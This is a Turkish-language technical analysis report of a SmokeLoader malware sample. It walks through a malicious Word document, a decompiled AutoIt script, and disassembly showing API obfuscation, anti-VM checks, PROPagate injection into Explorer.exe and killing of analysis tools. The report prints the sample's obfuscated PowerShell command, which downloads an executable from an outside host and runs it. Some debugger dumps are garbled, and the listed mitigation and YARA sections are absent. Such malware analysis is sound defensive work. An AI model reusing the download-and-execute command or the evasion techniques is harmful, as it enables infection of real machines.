

Smoke Loader

Teknik Analiz



İçindekiler

GİRİŞ.....	2
2021LK049443.DOC.....	3
PKM3T1.JPG.....	4
DİNAMİK ANALİZ.....	5
NETWORK ANALİZ.....	11
ÇÖZÜM ÖNERİLERİ.....	13
YARA RULE.....	14

GİRİŞ

SmokeLoader ailesi, loader türüne ait bir zararlı yazılım türüdür. Yürütülen programın asıl amacı, daha etkili ve yıkıcı bir zararlı yazılımı makineye enjekte etmektir. İlk olarak 2011 yılında ortaya çıkan SmokeLoader, gün geçtikçe gelişen, yeni teknikler kullanan ve sürekli olarak güncellenen bir ailedir.

SmokeLoader, keylogger, bilgi hırsızlığı, botnet, sistemlerde backdoor erişimi gibi amaçlar güden bir ailedir. Aslına bakıldığında, saldırının amacı doğrultusunda herhangi bir zararlı aktivite için kullanılabilir. E-mailler ve drive-by download yoluyla yayılır.

Zararlı yazılım dünyasında PROPagate Injection ilk defa SmokeLoader'lar tarafından kullanılmıştır. PROPagate injection, asıl çalışan uygulama dışındaki bir uygulamaya gizli bir kod enjekte ederek, zararlı kodun farklı bir uygulama tarafından çalıştırılmasını sağlar.

Dosya İsmi	2021lk049443.doc
MD5	67CB98B84A7DB5F2F69023B0C5C08309
SHA1	9F04A27BB59AC6842EA400C95AF131612BFE00F9
SHA256	9F04A27BB59AC6842EA400C95AF131612BFE00F9
İlk Görüldüğü Tarih	2021-04-13 05:41:34 UTC

```

C:\Windows\System32\cmd.exe
to a file. For example "-s 2". Use "-s all" to save
all objects at once.
-d OUTPUT_DIR use specified directory to save output files.

C:\Users\...\Desktop\Office\OfficeMalScanner>rtfobj -s all sample.doc
rtfobj 0.56.2 on Python 3.9.9 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

-----
File: 'sample.doc' - size: 1152096 bytes
-----
id |index |OLE Object
-----
0 |000F589Fh |Not a well-formed OLE object
-----
Saving raw data in object #0:
saving object to file sample.doc_object_000F589F.raw
md5 a9a2ce6b6152ff406d2794c2d2722385
  
```

İçerisinde zararlı yazılım olan “.docx” uzantılı dosya incelendiğinde, içerisinden OLE objesi çıktığı tespit edilmiştir. Bu dosya içerisinden “bit.ly/3e0Rjks” bağlantısına ulaşılmaktadır.

```

C:\Windows\System32\cmd.exe
rtfobj 0.56.2 on Python 3.9.9 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

-----
File: 'sample.doc' - size: 1152096 bytes
-----
id |index |OLE Object
-----
0 |000F589Fh |Not a well-formed OLE object
-----
Saving raw data in object #0:
saving object to file sample.doc_object_000F589F.raw
md5 a9a2ce6b6152ff406d2794c2d2722385
  
```

```

Offset (n) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Çözülmüş metin
00000AB0 64 8D 2D 48 96 44 81 EC 80 02 00 00 00 E8 12 00 00 d.-K.D.ie...e...
00000AC0 00 6B 00 65 00 72 00 6E 00 65 00 6C 00 33 00 32 ...k.e.r.n.e.l.3.2
00000AD0 00 00 00 E8 7D 01 00 00 89 C3 E8 0D 00 00 00 4C ...e)...tæ...L
00000AE0 6F 61 64 4C 69 62 72 61 72 79 57 00 53 E8 DC 01 cadLibraryW.S&0.
00000AF0 00 00 89 C7 E8 0F 00 00 00 47 65 74 50 72 6F 63 ...%&...GetProc
00000B00 41 64 64 72 65 73 73 00 53 E8 C0 01 00 00 89 C6 Address.S&A...tE
00000B10 E8 1A 00 00 00 45 78 70 61 6E 64 45 6E 76 69 72 é...ExpandEnvir
00000B20 6F 6E 6D 65 6E 74 53 74 72 69 6E 67 73 57 00 53 ommentScoringW.S
00000B30 FF D6 68 04 01 00 00 8D 54 24 08 52 E8 26 00 00 Y&h...TS.R&e...
00000B40 00 25 00 50 00 55 00 42 00 4C 00 49 00 43 00 25 ...P.U.B.L.I.C.#
00000B50 00 5C 00 36 00 39 00 35 00 37 00 37 00 2E 00 65 \.6.9.5.7...e
00000B60 00 78 00 65 00 00 00 FF D0 E8 0E 00 00 00 58 00 .x.e...y&e...U
00000B70 72 00 6C 00 4D 00 6F 00 6E 00 00 FF D7 E8 13 r.l.M.o.n...y&e.
00000B80 00 00 00 55 52 4C 44 6F 77 6E 6C 6F 61 64 54 6F ...URLDownloadTo
00000B90 46 69 6C 65 57 00 50 FF D6 6A 00 6A 00 8D 54 24 FileD.P&A...TS
00000BA0 0C 52 E8 2C 00 00 00 68 00 74 00 74 00 70 00 3A R&...h.t.t.p.:
00000BB0 00 2F 00 2F 00 62 00 69 00 74 00 2E 00 6C 00 79 //b.i.t...l.y
00000BC0 00 2F 00 33 00 65 00 30 00 52 00 6A 00 6B 00 53 //3.e.0.R.j.k.s
00000BD0 00 00 00 6A 00 FF D0 E8 10 00 00 47 65 74 53 l...y&e...GetS
00000BE0 74 61 72 74 75 70 49 6E 66 6F 57 00 53 FF D6 8D larupInRow.S&0.
00000BF0 94 24 24 02 00 52 FF D0 E8 15 00 00 43 72 "SS...RyGe...Cr
00000C00 65 61 74 65 50 72 6F 63 65 73 73 41 73 55 73 65 eateProcessAsUse
  
```

Dosya İsmi	pkM3T1.jpg
MD5	9FBD32C6BB25F6A660696FA9830C5040
SHA1	1E41347D36792E823A8982B10170D83A0722E3CC
SHA256	5DE2819F832F06F69009B07779EACABC1B171540B10689B4B23EAAC8F3232E14
İlk Görüldüğü Tarih	----

Elde edilen Autolt scripti ile PowerShell üzerinden dosya indirildiği tespit edilmiştir.

```

EveZAut - Autolt3 Decompiler
Global $var_903 = 1854819105
Global $pncfb_yuaicwn_3kqifre[2][13] = [[88883, 52544, 10262, 145, 11, 30772, 60516], [35004, 87, 22498, 32296, 29562, 30391, 46836, 53, 27048482, 301754025, 526052666, 124, 351541]]
#OnAutoIStartRegister "ThjtyjUimrvvCdueqqs"
Global $fbqwf_adpfd[12] = [330, 207, 60, 29046, 58709, 275650094, 177, 421797659, 21039, 1220030025, 569900106, 39]
Global Const $yvccharfqi_ak_pnv_r39p6[2][4] = [[1106, 1551715327, 1347261725, 32], [703678344, 33425]]
Global $var_898[2][12] = [142692, 26207, 56, 992651867, 251289885, 140, 40908, 148, 38, 1635159685, 1658913992, 300131935], [180, 1107812401, 1694048057]]
Global Const $tvy_3y7ax_5paks5_6y[10] = [4781, 1393956469, 1191862419, 1137091577, 16, 2071869085, 961747654, 1768921401, 20759, 48368]
Global $tagrafghaznuptxrcckfxkzlbm = 752390514
#OnAutoIStartRegister "AbxcioFunc"
Global Const $dm_egj_4y4kckzohs6u_bhdh0 = 10249
#OnAutoIStartRegister "u8r_6_3w_7k3f23uywz"
Global $var_719[7] = [35164, 845387463, 60513, 16647272, 1142818352, 68, 9531]
Global $tokklec_sbaabyhphb_bjaljq[10] = [272692652, 1206963420, 2609, 5, 1473797171, 53340, 686444641, 105, 117, 665066453]
Global Const $var_2662 = Asc("1")
Global $pkrfbfyik[2][14] = [[160, 247185735, 56475, 613267814, 1646620852, 35, 459076921, 99, 22347], [1970002457, 798436690, 255, 849768477, 39, 43999, 206, 16661, 11241, 25, 236, 218, 174, 38116]]
#OnAutoIStartRegister "ThjthFunc"
Global Const $var_3862 = 2084911644
Local $mbnff = "p"
Local $seq_zy5cr21_i_st = @SystemDir
Local $vxo_jynx = $SW_HIDE
Local $gvr = "r"
Local $tagvabpompzixkzqdqsdqyvx = "cwe" & $gvr
Local $wbtmcvx = "PowRstHEL'1 -ExecutionPolicy Bypass -w 1 /e IAa0AE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAATgBgAGUAYABUAGAALgBgAFcAYABIAGAAQgBgAEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEA
G8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHSBoAHQAdABwAHMAOgAvA
C8AdQAUAHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcA
HSAGAcwAIAAdICQARQBOAHYAOGb0AGUAbQBwAFwAZQBWAEQAdwBBAEMA
QgB0AHAHVwAuAGUAEABIAB0gIAApACAAOwAgAHMAAdABBAFIAdAAgAB0gJAB
FAE4AdgA6AHQAZQBtAHAAXABIAFYARAB3AEAAQwBCAHQAcABXAC4AZQB4A
GUAHSA="
RunWait($mbnff & $tagvabpompzixkzqdqsdqyvx & "" & "shel" & "1.e" & "x" & "e" & $wbtmcvx, $seq_zy5cr21_i_st, $vxo_jynx)

```

“IAa0AE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAATgBgAGUAYABUAGAALgBgAFcAYABIAGAAQgBgAEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHSBoAHQAdABwAHMAOgAvAC8AdQAUAHQAZQBrAG4AaQBrAC4AaQBvAC8AMgA4AG8ATABXAC4AagBwAGcAHSAGAcwAIAAdICQARQBOAHYAOGb0AGUAbQBwAFwAZQBWAEQAdwBBAEMAQgB0AHAHVwAuAGUAEABIAB0gIAApACAAOwAgAHMAAdABBAFIAdAAgAB0gJABFAE4AdgA6AHQAZQBtAHAAXABIAFYARAB3AEAAQwBCAHQAcABXAC4AZQB4GUAHSA=”

Yukarıdaki Base64 kodu decode edildiğinde aşağıdaki komutun çalıştırıldığı gözlemlenmiştir.

“(New-object `N`e`T`.W`e`B`C`i`i`e`N`T).DownLoAdfIIE(https://u.teknik[.]io/28oLW.jpg , \$ENV:temp\VDwACBtpW.exe) ; stARt \$ENV:temp\VDwACBtpW.exe “

PowerShell DownloadFile komutu ile “u.teknik[.]io/28oLW.jpg” bağlantısından “eVDwACBtpW.exe” dosyasını “temp\” dizini altına indirdiği tespit edilmiştir.

Dosya İsmi	eVDwACBtpW.exe
MD5	0D1334075336455A13A36FD909417556
SHA1	4F1937F0EEEEB697EF992547701295134FDE65C20
SHA256	33D7FA2A8936CC5064B63592B77F87C02FCDC1396395AE2316E3A7C783523AD9
İlk Görüldüğü Tarih	---

Dinamik Analiz

API Obfuscation

Zararlı yazılım **GetModuleHandleA** API ile bir modülün handle'ını aldığı gözlemlenmiştir böylelikle **API Obfuscation** tekniği ile statik analizi daha zorlu hale getirmesi amaçlanmaktadır. DLL'leri runtime anında çözemediği gibi, API'ları da runtime anında çözönmektedir.

```

00401E53  C785 E8FDFFFF 010000  mov  dword ptr ss:[ebp-218],1
00401E5D  885D 08        mov  ebx,dword ptr ss:[ebp+8]
00401E60  E8 09000000   call evdwacbtpw.401E6E
00401E65  73 62         jae  evdwacbtpw.401EC9
00401E67  6965 64 6C6C0000  imul esp,dword ptr ss:[ebp+64],6C6C
00401E6E  5E           pop  esi
00401E6F  803E 00        cmp  byte ptr ds:[esi],0
00401E72  74 11        je   evdwacbtpw.401E85
00401E74  56           push esi
00401E75  FF53 48       call dword ptr ds:[ebx+48]
00401E78  85C0        test  eax,eax
00401E7A  0F85 EA000000  jne  evdwacbtpw.401F6A
00401E80  83C6 08       add  esi,8
00401E83  EB EA       jmp  evdwacbtpw.401E6F
00401E85  E8 2C000000  call evdwacbtpw.401E86
00401E8A  53         push  ebx
00401E8B  79 73       jns  evdwacbtpw.401F00
00401E8D  74 65       je   evdwacbtpw.401EF4
00401E8F  6D         insd
00401E90  5C         pop  esp
00401E91  43         inc  ebx
00401E92  75 72       jne  evdwacbtpw.401F06
00401E94  72 65       jb   evdwacbtpw.401EFB
00401E96  6E         outsb
00401E97  74 43       je   evdwacbtpw.401EDC
00401E99  6F         outsd
00401E9A  6E         outsb
00401E9B  74 72       je   evdwacbtpw.401F0F
00401E9D  6F         outsd
00401E9E  6C         insb
00401E9F  53         push  ebx
00401EA0  65:74 5C     je   evdwacbtpw.401EFF
00401EA3  53         push  ebx
00401EA4  65:72 76     jb   evdwacbtpw.401F1D
00401EA7  6963 65 735C4469  imul esp,dword ptr ds:[ebx+65],69445C73
00401EAE  73 68       jae  evdwacbtpw.401F18
00401EB0  5C         pop  esp
00401EB1  45         inc  ebp
00401EB2  6E         outsb
00401EB3  75 6D       jne  evdwacbtpw.401F22
00401EB5  0058 8D     add  byte ptr ds:[eax-73],b1
00401EB8  B5 EC       mov  ch,EC

```

word ptr [ebx+48]=[000CFF1C <&GetModuleHandleA>]=<kernel32.GetModuleHandleA>

.text:00401E75 evdwacbtpw.exe:\$1E75 #1075

Anti-VM

00401EBB	FF 56 6A	call dword ptr ds:[esi+6A]	
00401EBC	016A 00	add dword ptr ds:[edx],ebp	
00401EC2	50	push eax	
00401EC3	68 02000080	push 80000002	eax:"System\\CurrentControlSet\\Services\\Disk\\Enum"
00401EC8	FF93 9C000000	call dword ptr ds:[ebx+9C]	
00401ECE	85C0	test eax, eax	eax:"System\\CurrentControlSet\\Services\\Disk\\Enum"
00401ED0	0F85 92000000	jne evdwacbtpw.401F68	[ebp-20C]:&"Abied11"
00401ED6	8D85 F4DFDFFF	lea eax, dword ptr ss:[ebp-20C]	eax:"System\\CurrentControlSet\\Services\\Disk\\Enum", 30: 'C
00401EDC	66:C700 3000	mov word ptr ds:[eax],30	
00401EE1	8DBD F8DFDFFF	lea edi, dword ptr ss:[ebp-208]	
00401EE7	8D8D F0DFDFFF	lea ecx, dword ptr ss:[ebp-210]	
00401EED	C701 04010000	mov dword ptr ds:[ecx],104	
00401EF3	51	push ecx	
00401EF4	57	push edi	
00401EF5	6A 00	push 0	
00401EF7	6A 00	push 0	
00401EF9	50	push eax	eax:"System\\CurrentControlSet\\Services\\Disk\\Enum"
00401EFA	FF36 A0000000	push dword ptr ds:[esi]	[esi]:EntryPoint
00401EFC	FF93 A0000000	call dword ptr ds:[ebx+A0]	
00401EFD	85C0	test eax, eax	eax:"System\\CurrentControlSet\\Services\\Disk\\Enum"
00401F02	75 62	jne evdwacbtpw.401F68	
00401F06	FF36	push dword ptr ds:[esi]	[esi]:EntryPoint
00401F08	FF93 A4000000	call dword ptr ds:[ebx+A4]	
00401F0E	31C0	xor eax, eax	eax:"System\\CurrentControlSet\\Services\\Disk\\Enum"
00401F10	89FE	mov esi, edi	
00401F12	57	push edi	
00401F13	AC	lods b	
00401F14	84C0	test al, al	
00401F16	74 0A	je evdwacbtpw.401F22	

dword ptr [ebx+9C]=[000CF70 <&RegOpenKeyExA>=<advapi32.RegOpenKeyExA>

.text:00401EC8 evdwacbtpw.exe:\$1EC8 #10C8

Yukarıdaki görselde görüldüğü üzere bilgisayarın sanal olup olmadığının kontrolünü yapmak için "Disk/Enum" altındaki tüm registerları okumaktadır. **RegOpenkeyExA** API'ı ile belirtilen kayıt defterinin anahtar değerlerine ulaşıldığı tespit edilmiştir.

00401F59	FF53 38	call dword ptr ds:[ebx+38]	
00401F5C	83C4 08	add esp,8	
00401F5F	85C0	test eax, eax	
00401F61	75 07	jne evdwacbtpw.401F6A	esi:"qemu"
00401F63	83C6 0A	add esi, A	
00401F66	EB EA	jmp evdwacbtpw.401F52	
00401F68	EB 0A	jmp evdwacbtpw.401F74	
00401F6A	C785 E8DFFFFF 0C	mov dword ptr ss:[ebp-218],0	
00401F74	EB 0F	jmp evdwacbtpw.401F85	
00401F76	D377 15	shl dword ptr ds:[edi+15],cl	edi+15:"&prod_vmware_virtual_s\\5&22be343f&0000000"
00401F79	CC	int3	
00401F7A	B8 531E0000	mov eax, 1E53	
00401F7F	D377 15	shl dword ptr ds:[edi+15],cl	edi+15:"&prod_vmware_virtual_s\\5&22be343f&0000000"
00401F81	CC	int3	
00401F84	EB F3	jmp evdwacbtpw.401F7A	
00401F87	C0EB 0F	shr b, f	
00401F8A	CF	iretd	
00401F8B	77 15	ja evdwacbtpw.401FA2	
00401F8D	CC	int3	
00401F8E	B9 4E010000	mov ecx, 14E	
00401F93	EB 07	jmp evdwacbtpw.401F9C	
00401F95	CF	iretd	
00401F96	77 15	ja evdwacbtpw.401FAD	
00401F98	CC	int3	
00401F99	EB F3	jmp evdwacbtpw.401F8E	
00401F9B	CC	int3	
00401F9C	E8 B4F1FFFF	call evdwacbtpw.401155	
00401FA1	8B85 E8DFFFFF	mov eax, dword ptr ss:[ebp-218]	edi:"esp\\disk\\enum\\prod_vmware_virtual_s\\5&22be343f&0000000"
00401FA7	5F	mov edi, eax	

dword ptr [ebx+38]=[000CF0C <&strstr>=<ntdll>.strstr>

.text:00401F59 evdwacbtpw.exe:\$1F59 #1159

Doküman1	Doküman2	Doküman3	Doküman4	Doküman5	İzle 1	Yerel Değişkenler	Yapı
Adres	Hex	ASCII					
00401EC80	FF 93 9C 00 00 00 85 C0 0F 85 92 00	.y.....A.....					
00401EE85	F4 FD FF FF 66 C7 00 30 00 8D 8D	F.öyyyyC.0.öyyyy					
00401EE8D	8D F0 FF FF FF C7 01 04 01 00 00	s.öyyyyC.....00j					
00401EE6A	00 50 FF 36 FF 93 A0 00 00 85 C0	j.Pyyö.....Auby					
00401F036	FF 93 A4 00 00 00 31 C0 89 FE 57	Aöy.....1A.pw..At					
00401F10A	50 FF 53 3C 83 C4 04 AA EB F1 E8	öemu.....virtua					
00401F2165	6D 75 00 00 00 00 00 00 76 69	l.....vmware....xe					
00401F46E	00 00 00 00 00 00 00 00 5E 5F 80	n.....A...>.t.					
00401F5657	FF 53 38 83 C4 08 85 C0 75 07	öee,Ç.öyyyy.....e.0					
00401F6EA	EB 0A C7 85 E8 FD FF FF 00 00						

Registerlar içerisindeki değerler alındıktan sonra, bu değerleri "qemu, virtual, vmware, xen" ile karşılaştırmaktadır.

Return Abuse

00401FA4	FD	std
00401FA5	FF	
00401FA6	FF5F 5E	call far fword ptr ds:[edi+5E]
00401FA9	5B	pop ebx
00401FAA	C9	leave
EIP → 00401FAB	C2 0400	ret 4

Alışlagelmiş olan “ret” komutu yerine burada “ret 4” komutunu görmekteyiz. Program statik analizi zorlaştırmak ve EDR’ları atlatmak için hem DLL’leri hem de API’ları çalışma anında decode edip değiştirmektedir.

Bir anti-debug tekniği olarak CALL çağrılarının dönüş adreslerini de değiştirmektedir. RET komutunun yanına yazılan değer, stack’in sonundan değer kadar byte’ı siler ve dönüş adresini değiştirir.

PROPagate Injection

VM kontrolünden sonra “AllocateVirtualMemory-OpenProcess-MapViewOfSection” API’ları kullanılarak Explorer.exe içerisine zararlı kod enjekte ettiği tespit edilmiştir. Kod enjekte olduktan sonra sanal bellek bölümü ayrılmaktadır.

Sanal bellek bölümü, **OpenProcess** ile Explorer.exe’nin handle’ını almaktadır. **MapViewOfSection** ile zararlı kod bir sanal bellek bölümüne yazılmaktadır.

Windows Explorer, Subclasslar’ı oldukça fazla kullanan, işlem alanında oturum açmış kullanıcı için bir ayrıcalık vermeden erişilebilir kılan bir bütünlük düzeyinde çalışır. Bu yüzden bu tekniğin kullanımı için son derece uygun hedef bir process’tir. Bir subclass penceresi **SetProp** API’ı ile oldukça kolay bir şekilde değiştirilebilir. Şu adımları uygulayarak geçerli bir subclass değişikliği yapılmaktadır:

- 1- CALL EnumChildWindows
- 2- CALL EnumPropsA
- 3- CALL SetPropA

Bu şekilde bir Subclass’ın entry point’i değiştirilmiş olur. Bu değiştirilen Subclass genellikle “Progman” olur çünkü Windows 7 ve 10’da ortak olarak bulunur. Entry point zararlı kodun başlangıç adresi ile değiştirilmektedir ve bu pencere her çağrıldığında zararlı kodun çalıştırıldığı tespit edilmiştir.

```
004016A1 FF93 8C000000 call dword ptr ds:[ebx+8C]
004016A7 57 push edi
004016A8 6A 4E push 4E
004016AB FF75 D4 push dword ptr ss:[ebp-2C]
004016AE FF93 84000000 call dword ptr ds:[ebx+84]
004016B4 57 push edi
004016B5 57 push edi
004016B6 6A 0F push F
004016B8 FF75 D4 push dword ptr ss:[ebp-2C]
004016BB FF93 88000000 call dword ptr ds:[ebx+88]
004016C1 FF75 E4 push dword ptr ss:[ebp-1C]
004016C4 FF53 14 call dword ptr ds:[ebx+14]
004016C7 EB 0F jmp evdwacbtwp.4016D8
004016C8 8E jmp evdwacbtwp.4016D8
004016CA 7E 15 jle evdwacbtwp.4016E1
004016CC CC int3
004016CD B8 0B150000 mov eax,150B
004016D2 EB 07 jmp evdwacbtwp.4016D8
004016D4 8E jmp evdwacbtwp.4016D8
004016D5 7E 15 jle evdwacbtwp.4016EC
004016D7 CC int3
004016D8 EB F3 jmp evdwacbtwp.4016CD
004016DA 8CEB mov ebx,gs
004016DC OFB47E 15 CC btc dword ptr ds:[esi+15],CC
004016E1 B9 E9010000 mov ecx,1E9
004016E6 EB 07 jmp evdwacbtwp.4016EF
004016E8 BA 7E15CCEB mov edx,EBC157E
004016ED F3:8BE8 mov al,ch
004016ED 61 mov esi,esi
```

SetProp’tan sonra **SendMessage** ve **SendNotifyMessage** API’ları ile entry point’i değiştirilen pencerenin tetiklenmesini ve zararlı kodun çalıştırılmasını sağlamaktadır.

Runtime anında çözülen ve kullanılan API'lar

GetModuleHandle	RegOpenKey	RegQueryValueKey	OpenProcessToken
GetVolumeInformation	CreateFileMapping	MapViewOfFile	GetModuleFileName
CreateEvent	AllocateVirtualMemory	DecompressBuffer	GetShellWindow
GetWindowThreadPrId	UnmapViewOfSection	ZeroMemory	OpenProcess
GetTokenInformation	CreateSection	MapViewOfSection	EnumChildWindows
EnumProps	GlobalGetAtomName	MoveMemory	SetProp
SendMessage	SendNotifyMessage		

Enjekte Edilen Shell Kod

Explorer.exe içerisine enjekte edilen zararlı kod thread oluşturur. Yeni bir pencere açıldığında bu thread çalışmaya başlar ve **Process32First-Process32Next** API'larını kullanarak açık olan bütün process'lerin isimlerini elde ettiği görülmektedir.

Hafızasında kayıtlı olan blacklist'i kendi encode fonksiyonuna göndererek çalışan processler ile karşılaştırmaktadır. Eşleşme durumunda **Sleep** API'ı içerisinde bulunan **TerminateProcess** API'ı ile process kapatılmaktadır.

Encode kodu:

https://github.com/ZAYOTEM/smokeloader_string_enc/blob/main/smokeloader_string_enc.py

```

8A01      mov al,byte ptr ds:[rcx]
4C:8BC1   mov r8,rcx
33D2     xor edx,edx
EB 16    jmp 2984CF7
24 DF    and al,DF
0FB6C8   movzx ecx,al
8BC1     mov eax,ecx
33C2     xor eax,edx
8BD0     mov edx,eax
C1C2 08  rol edx,8
03D1     add edx,ecx
49:FFC0   inc r8
41:8A00   mov al,byte ptr ds:[r8]
84C0     test al,al
75 E6    jne 2984CE1
8BC2     mov eax,edx
C3       ret
CC       int3
CC       int3
CC       int3
CC       int3
CC       int3
CC       int3
CC       int3
48:895C24 08  mov qword ptr ss:[rsp+8],rbx
48:897424 10  mov qword ptr ss:[rsp+10],rsi
57       push rdi
48:83EC 20  sub rsp,20
" [System Process]"=5B '['
    
```

```

FPU Gizle
RAX 0000000000000001
RBX 000000000000005C
RCX 000000007E5F6FC  "[System Process]"
RDX 0000000000000000
RBP 0000000000000000
RSP 000000007E5F6A8
RSI 0000000000000000
RDI 0000000000000000
R8 000000007E5F800
R9 000000007E5F70D
R10 000000007E5F49E
R11 0000000000000000
R12 0000000000000000
R13 0000000000000000
R14 0000000000000000
R15 0000000000000000
Varsayılan (x64 fastcall)
1: rcx 000000007E5F6FC "[System Process]"
2: rdx 0000000000000000
3: r8 000000007E5F800
4: r9 000000007E5F70D
5: [rsp+28] 0000000000000130
    
```

Elde edilen process blacklist:

Autoruns.exe	ollydbg.exe	procmon64.exe	x32dbg.exe
idaw.exe	procexp.exe	x64dbg.exe	windbg.exe
procexp64.exe	procmon.exe	idaq.exe	Tcpview.exe
idaw64.exe	idaq64.exe	Wireshark.exe	ProcessHacker.exe

The screenshot shows a debugger window with the following assembly code and registers:

```

0000000028D3 48:8BC8 mov rcx, rax
0000000028D3 C74424 20 300100 mov dword ptr ss:[rsp+20], 130
0000000028D3 FF15 11470000 call qword ptr ds:[<&Process32First>]
0000000028D3 EB 46 jmp 28D3B7E
0000000028D3 48:8D4C24 4C lea rcx, qword ptr ss:[rsp+4C]
0000000028D3 E8 95110000 call <Encode>
0000000028D3 48:8D15 86D5FFFF lea rdx, qword ptr ds:[28D10D0]
0000000028D3 35 548AC015 xor eax, 15C08A54
0000000028D3 45:33C0 xor r8d, r8d
0000000028D3 3902 cmp dword ptr ds:[rdx], eax
0000000028D3 74 12 je 28D3B68
0000000028D3 41:FFC0 inc r8d
0000000028D3 48:83C2 04 add rdx, 4
0000000028D3 49:63C8 movsxd rcx, r8d
0000000028D3 48:83F9 0F cmp rcx, F
0000000028D3 72 EC jb 28D3B52
0000000028D3 EB 09 jmp 28D3B71
0000000028D3 884C24 28 mov ecx, dword ptr ss:[rsp+28]
0000000028D3 E8 EF080000 call 28D4460
0000000028D3 48:8D5424 20 lea rdx, qword ptr ss:[rsp+20]
0000000028D3 48:8BCB mov rcx, rbx
0000000028D3 FF15 D1460000 call qword ptr ds:[<&Process32Next>]
0000000028D3 85C0 test eax, eax
0000000028D3 75 B6 jne 28D3B39
0000000028D3 48:8BCB mov rcx, rbx
0000000028D3 FF15 D4450000 call qword ptr ds:[<&loseHandle>]
0000000028D3 B9 64000000 mov ecx, 64
0000000028D3 FF15 D9450000 call qword ptr ds:[<&$sleep>]
0000000028D3 F9 71FFFFFF jmp 28D3B00
  
```

Registers shown on the right:

```

rcx:"taskhost.exe"
rcx:"taskhost.exe"
rcx:"taskhost.exe"
rcx:"taskhost.exe"
rcx:"taskhost.exe"
ecx:"taskhost.exe", 64:'d'
  
```

Hex dump at the bottom:


```

Adres Hex ASCII
0000000028D134 5C C5 11 C3 B2 FC B4 D6 9F 18 63 CD B5 DD BC 4A A7 0. .c1uY4
0000000028D108 F7 0A 60 CC A8 F2 A1 98 0D C8 60 FF 81 F4 68 +. I 0;. E y. 8k
0000000028D1C3 92 D2 AA DF ED BC 37 D8 E0 BC 09 8D A7 D2 4B A. 0*8i4/0a4. $0K
0000000028D1A7 A1 D2 4B 08 40 49 4E 08 40 63 74 00 00 00 00 $!0k.@IN.@ct...
0000000028D18B 3B D0 F6 82 FF 49 5A B9 79 B1 B1 B9 79 B1 35 ;.Do.yIZ'yzz'y55
  
```

